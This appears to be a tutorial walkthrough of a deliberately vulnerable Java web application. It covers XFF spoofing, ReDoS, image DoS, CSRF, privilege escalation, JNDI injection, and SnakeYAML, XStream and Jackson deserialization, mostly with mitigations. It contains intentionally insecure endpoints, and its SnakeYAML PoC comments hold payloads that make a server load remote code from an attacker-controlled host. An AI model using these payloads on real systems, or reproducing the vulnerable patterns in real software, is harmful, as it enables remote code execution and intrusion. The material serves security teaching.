
XFF IP Spoofing
@ApiOperation("vul: XFF Spoofing")
@GetMapping("/vul")
public static String xffVul(HttpServletRequest request) {
    Map<String, String> data = new HashMap<>();
    String ip = (request.getHeader("X-Forwarded-For") != null) ? request.getHeader("X-Forwarded-For") : request.getRemoteAddr();
    if (Objects.equals(ip, "127.0.0.1")) {
        data.put("message", "success");
        data.put("flag", "fd65cf072a93c93ad52b9f25b341e10b");
    } else {
        data.put("message", "Only local IP allowed");
    }
    data.put("ip", ip);
    return JSON.toJSONString(data);
}
The IP is taken from the X-Forwarded-For header; simply add this header to forge the source IP.
DoS
First, a Regular Expression Denial of Service (ReDoS). This exploits catastrophic backtracking in regex patterns.
The PoC is documented in the comments.

Overlapping matches: The pattern (a|aa)+ causes exponential backtracking for input like aaaaaaaa...b. The regex engine matches greedily and then backtracks through all possible splits when a b fails.
Another example: (x+)*y leads to similar exponential backtracking due to nested greedy quantifiers.
Defense: use non-backtracking regex engines or avoid such patterns.
Image magnification DoS: Controllable width/height allows exhausting server resources. Mitigation: limit image dimensions or avoid exposing those parameters.
@ApiOperation(value = "vul: Image magnification DoS", notes = "Attackers can send many requests to resize images, depleting server resources")
@GetMapping("/imagedos/vul")
public ResponseEntity<byte[]> resizeImageVul(int width, int height) {
    log.info("[vul] Image DoS: {}x{}", width, height);
    return getImageEntity(width, height);
}
CSRF
No CSRF protection is implemented, allowing an attacker to perform actions on behalf of an authenticated user (e.g., transfer money).
public Map<String, Object> transferMoney(HttpServletRequest request, HttpServletResponse response, HttpSession session) {
    String from = (String) session.getAttribute("LoginUser");
    String amount = request.getParameter("amount");
    String receiver = request.getParameter("receiver");

    Map<String, Object> result = new HashMap<>();
    result.put("from", from);
    result.put("receiver", receiver);
    result.put("amount", amount);
    result.put("success", true);
    return result;
}

Mitigation: Use CSRF tokens stored outside cookies (e.g., LocalStorage or hidden form fields) so they are not automatically attached by the browser.
Generate a random token, bind it to the session ID to prevent CSRF.
Privilege Escalation


Horizontal privilege escalation: when querying by ID, if the system does not verify that the resource belongs to the current user, one can access another user's data.
Vertical privilege escalation: enforce proper admin role checks.
Java Component Vulnerabilities
I've previously documented the principles behind these vulnerabilities. Here I directly point out the vulnerable entry points.
JNDI Injection
If the parameter passed to Context.lookup() is controllable, JNDI injection is possible.
@ApiOperation(value = "vul: JNDI Injection")
@GetMapping("/vul")
public String vul(String content) {
    log.info("[vul] JNDI Injection: {}", content);
    try {
        Context ctx = new InitialContext();
        ctx.lookup(content);
    } catch (Exception e) {
        log.warn("JNDI error message");
    }
    return "JNDI Injection";
}
SnakeYAML Deserialization
This library converts YAML to Java objects. During deserialization it calls constructors and setters, which can be exploited.
When Yaml.load() receives user-controllable input, deserialization ocurs. Using SafeConstructor provides a whitelist and is safe.
/**
 * @poc content=!!com.sun.rowset.JdbcRowSetImpl {dataSourceName: 'rmi://127.0.0.1:2222/exp', autoCommit: true}
 * @poc content=!!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [[!!java.net.URL ["http://127.0.0.1:2222"]]]]
 */
@ApiOperation(value = "vul: SnakeYAML Deserialization")
@PostMapping("/vul")
public void vul(String content) {
    Yaml y = new Yaml();
    y.load(content);
    log.info("[vul] SnakeYAML Deserialization: {}", content);
}

@ApiOperation(value = "safe: SnakeYAML")
@PostMapping("/safe")
public void safe(String content) {
    try {
        Yaml y = new Yaml(new SafeConstructor());
        y.load(content);
        log.info("[safe] SnakeYAML Deserialization: {}", content);
    } catch (Exception e) {
        log.warn("[error] SnakeYAML deserialization failed", e);
    }
}
XStream Deserialization

XML to Java object deserialization. Calling fromXML with untrusted input is dangerous. Use XStream.setupDefaultSecurity(xs); to enable security settings.
Jackson Deserialization

Any of the three conditions below leads to Jackson deserialization vulnerabilities:
ObjectMapper.enableDefaultTyping()is called.- The property of the target class is annotated with
@JsonTypeInfo(use = JsonTypeInfo.Id.CLASS). - The property is annotated with
@JsonTypeInfo(use = JsonTypeInfo.Id.MINIMAL_CLASS).
- When the property type is not
Object: if its constructor or setters have exploitable behavior, deserialization can be leveraged. - When the property type is
Object: find classes in the target environment whose constructors/setters can be exploited.
References: (inlined from original content)